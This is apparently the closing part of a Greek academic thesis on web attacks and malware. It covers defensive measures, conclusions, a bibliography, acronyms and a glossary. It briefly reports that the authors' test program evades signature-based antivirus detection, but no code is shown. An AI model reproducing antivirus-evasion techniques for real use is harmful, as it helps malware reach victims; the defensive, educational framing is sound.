


Εικόνα 8.2: *Το αντιϊκό πρόγραμμα F-Protect δεν εντοπίζει πια το πρόγραμμά μας*

Αυτό το απλό παράδειγμα αποδεικνύει πόσο ανεπαρκής είναι ο έλεγχος των αντιικών προγραμμάτων με την μέθοδο των υπογραφών κακόβουλου λογισμικού.

8.3 Μέτρα προστασίας

Ένας εξαιρετικός τρόπος να προστατευτεί κανείς από τυχόν άγνωστες απειλές (όπως ένα κακόβουλο λογισμικό που δεν έχει εντοπιστεί ακόμα) είναι να εγκαταστήσει ένα application firewall το οποίο θα τρέχει σε whitelist mode και θα αποτρέπει την επικοινωνία των κακόβουλων λογισμικών προς τα έξω όπως αναφέραμε και στα προηγούμενα κεφάλαια. Ακόμα καλύτερα θα ήταν αν το application firewall συνδυαζόταν με κάποιο πρόγραμμα επαναφοράς συστήματος και ένα πρόγραμμα ελέγχου εκκίνησης εφαρμογών όπως το exe radar [26] το οποίο αποτρέπει σε καινούργια προγράμματα να εκτελεστούν στον υπολογιστή μας χωρίς την άδεια μας. Τέλος, προτείνεται ανεπιφύλακτα η χρήση ενός προγράμματος όπως το winPatrol [27] το οποίο μας ενημερώνει όταν ένα καινούργιο πρόγραμμα εισάγεται στη λίστα των εφαρμογών που ξεκινούν μαζί με το λειτουργικό μας σύστημα, όπως φαίνεται και στην εικόνα 8.3.



Εικόνα 8.3: *Το πρόγραμμα winpatrol μας ενημερώνει για τα νεα προγράμματα που προστίθενται στη λίστα εκκίνησης του λειτουργικού μας συστήματος*

Μέρος IV

Επίλογος

Κεφάλαιο 9

Επίλογος

9.1 Συμπεράσματα

Μέχρι και σήμερα υπάρχει ένας διαρκής πόλεμος μεταξύ των συγγραφέων κακόβουλου λογισμικού και των αναλυτών ασφάλειας που δουλεύουν για τις εταιρίες που κατασκευάζουν αντιικά προγράμματα. Η κάθε πλευρά βρίσκει συνεχώς καινούργιους τρόπους να αντιμετωπίσει την άλλη και ο κύκλος επαναλαμβάνεται. Πρωτόγνωρες αδυναμίες που υπήρχαν για χρόνια και κανείς δεν τις είχε ανακαλύψει έρχονται στο φως. Οι επιθέσεις έχουν γίνει πιο περίπλοκες και πλέον έχουν σαν στόχο κυβερνήσεις και μεγάλες επιχειρήσεις με σκοπό την κλοπή πολύτιμων πληροφοριών. Κανένα σύστημα δεν είναι ποτέ 100% ασφαλές, οι χρήστες και οι διαχειριστές θα πρέπει να είναι σε επιφυλακή και να χρησιμοποιούν κριτική σκέψη σε κάθε περίπτωση γιατί όπως αναφέραμε και τις περισσότερες φορές η συμπεριφορά των χρηστών μπορεί να αποτρέψει τις περισσότερες επιθέσεις. Το κακόβουλο λογισμικό είναι πιο περίπλοκο και η μόλυνση ενός υπολογιστή έχει γίνει πλέον ευκολότερη υπόθεση. Για αυτόν τον λόγο καλό είναι οι διαχειριστές από εδώ και πέρα να προστατεύουν τις ρυθμίσεις του BIOS με κωδικό. Οι προγραμματιστές κατά την διάρκεια ανάπτυξης μιας διαδικτυακής εφαρμογής θα πρέπει να ελέγχουν αν όλα τα σημεία εισόδου (τα πεδία που εισάγει ο χρήστης δεδομένα) χρησιμοποιούν κάποιου είδους φίλτρο που αποτρέπει την εισαγωγή χαρακτήρων που θα θεωρηθούν από το σύστημα ως εκτελέσιμος κώδικας και πιθανότατα θα βλάψουν την ασφάλεια της εφαρμογής. Τέλος η χρήση προγραμμάτων που εμποδίζουν την σύνδεση άλλων εφαρμογών με το διαδίκτυο αποτρέπει την επικοινωνία των κακόβουλων λογισμικών με τον δημιουργό τους αχρηστεύοντας τα.

Βιβλιογραφία

[1] Adam Greenberg. *Incapsula Survey*. *SC Magazine*, 2014.

[2] Jose Fonseca, Marco Vieira και Henrique Madeira. *Testing and comparing Web vulnerability scanning tools for SQL injection and XSS attacks*. *Dependable Computing, 2007. PRDC 2007. 13th Pacific Rim International Symposium on*, 2007.

[3] Prithvi Bisht και VN Venkatakrishnan. *XSS-GUARD: precise dynamic prevention of cross-site scripting attacks*. *Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 2008.

[4] Joel Weinberger, Prateek Saxena, Devdatta Akhawe, Matthew Finifter, Richard Shin και Dawn Song. *A systematic analysis of xss sanitization in web application frameworks*. *Computer Security–ESORICS 2011*. Springer, 2011.

[5] Giorgio Maone. *https://en.wikipedia.org/wiki/NoScript*.

[6] Smeegesec. *Collection of Cross-Site Scripting (XSS) Payloads*.

[7] Adam Barth. *Robust defenses for Cross-Site Request Forgery*. *Stanford Journal*, 2015.

[8] *https://en.wikipedia.org/wiki/MySQL*.

[9] *https://en.wikipedia.org/wiki/Microsoft_SQL_Server*.

[10] *https://en.wikipedia.org/wiki/PostgreSQL*.

[11] *https://en.wikipedia.org/wiki/MongoDB*.

[12] *https://en.wikipedia.org/wiki/Redis*.

[13] Parveen Sadotra. *Hashing Technique - SQL Injection Attack Detection and Prevention*. *Internationa Journal*, 2015.

[14] *https://www.teamviewer.com/el/download/windows*.

[15] *https://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/93/cybercriminals-unleash-bitcoinmining-malware*.

[16] *http://www.digitalattackmap.com/understanding-ddos/*.

[17] *https://www.fireeye.com/current-threats/what-is-a-zero-day-exploit.html*.

[18] *http://nc110.sourceforge.net*.

[19] *https://www.snort.org*.

[20] *https://notepad-plus-plus.org/*.

[21] *https://www.metadefender.com/#!/scan-file*.

[22] Microsoft. *Hashing Technique - SQL Injection Attack Detection and Prevention*.

[23] Byron Hynes. *Anti-Virus and the Layered-Defense Approach*. 2014.

[24] *http://distro.ibiblio.org/tinycorelinux*.

[25] Asciitable. *ASCII Table and Description*.

[26] *http://www.novirusthanks.org/products/exe-radar-pro*.

[27] *https://www.winpatrol.com/*.

[28] D. Koizumi, T. Matsuda και M. Sonoda. *On the automatic detection algorithm of Cross Site Scripting (XSS) with the non-stationary Bernoulli distribution*. *Communications, Computers and Applications (MIC-CCA), 2012 Mosharaka International Conference on*, 2012.

[29] *http://www.f-secure.gr*.

[30] Lwin Khin Shar και Hee Beng Kuan Tan. *Defending against Cross-Site Scripting Attacks*. *Computer*, 2012.

[31] Michael Martin και Monica S. Lam. *Automatic Generation of XSS and SQL Injection Attacks with Goal-directed Model Checking*. *Proceedings of the 17th Conference on Security Symposium*, SS'08, Berkeley, CA, USA, 2008. USENIX Association.

[32] Maria Schuett και Syed (Shawon) Rahman. *Information Security Synthesis in Online Universities*. *CoRR*, abs/1111.1771, 2011.

[33] T.P. Gallagher. *Automated detection of cross site scripting vulnerabilities*, 2008. US Patent 7,343,626.

[34] Seth Fogie, Jeremiah Grossman, Robert Hansen, Anton Rager και Petko D. Petkov. *XSS Attacks: Cross Site Scripting Exploits and Defense*. Syngress Publishing, 2007.

[35] Gavin Zuchlinski. *The Anatomy of Cross Site Scripting*. *Hitchhiker's World*, 2003.

[36] G. McGraw. *Software security*. *IEEE Security Privacy*, 2(2):80–83, 2004.

[37] U. Lindqvist και E. Jonsson. *How to systematically classify computer security intrusions*. *Proceedings. 1997 IEEE Symposium on Security and Privacy (Cat. No.97CB36097)*, σελίδες 154–163, 1997.

[38] R. A. Kemmerer και G. Vigna. *Intrusion detection: a brief history and overview*. *Computer*, 35(4):27–30, 2002.

[39] A. K. Ghosh, J. Wanken και F. Charron. *Detecting anomalous and unknown intrusions against programs*. *Proceedings 14th Annual Computer Security Applications Conference (Cat. No.98EX217)*, σελίδες 259–267, 1998.

[40] E. L. Witzke. *Computer network security: Then and now*. *2016 IEEE International Carnahan Conference on Security Technology (ICCST)*, σελίδες 1–7, 2016.

[41] W. Qing και C. Hongju. *Computer Network Security and Defense Technology Research*. *2016 Eighth International Conference on Measuring Technology and Mechatronics Automation (ICMTMA)*, σελίδες 155–157, 2016.

[42] W. Burr, H. Ferraiolo και D. Waltermire. *NIST and Computer Security*. *IT Professional*, 16(2):31–37, 2014.

Συντομογραφίες - Αρκτικόλεξα - Ακρωνύμια

XSS	Cross-site Scripting
CSRF	Cross-site Request Forgery
PHP	Hypertext Preprocessor
DOM	Document Object Model
BIOS	Basic Input and Output System
VBS	Visual Basic Script
VB.NET	Visual Basic Dot Net
WAF	Web Application Firewall
SQL	Structured Query Language
βλπ	βλέπε
κ.λπ.	και λοιπά
κ.ο.κ	και ούτω καθεξής
ΤΕΙ	Τεχνολογικό Εκπαιδευτικό Ίδρυμα

Απόδοση ξενόγλωσσων όρων

Απόδοση	Ξενόγλωσσος όρος
ιστότοπος	site
φυλομετρήτης	browser
συνεδρία	session
επιτιθέμενος	attacker
χρήστης	user
στόχος	target
ταυτότητα	identity
αδυναμία	vulnerability
λευκή λίστα	whitelist
κατάλογος	boot menu
εφαρμογή	application
ρύθμιση	mode
εικονοστοιχείο	pixel
πρόγραμμα φραγής εφαρμογών	application firewall
εισαγωγή κώδικα	injection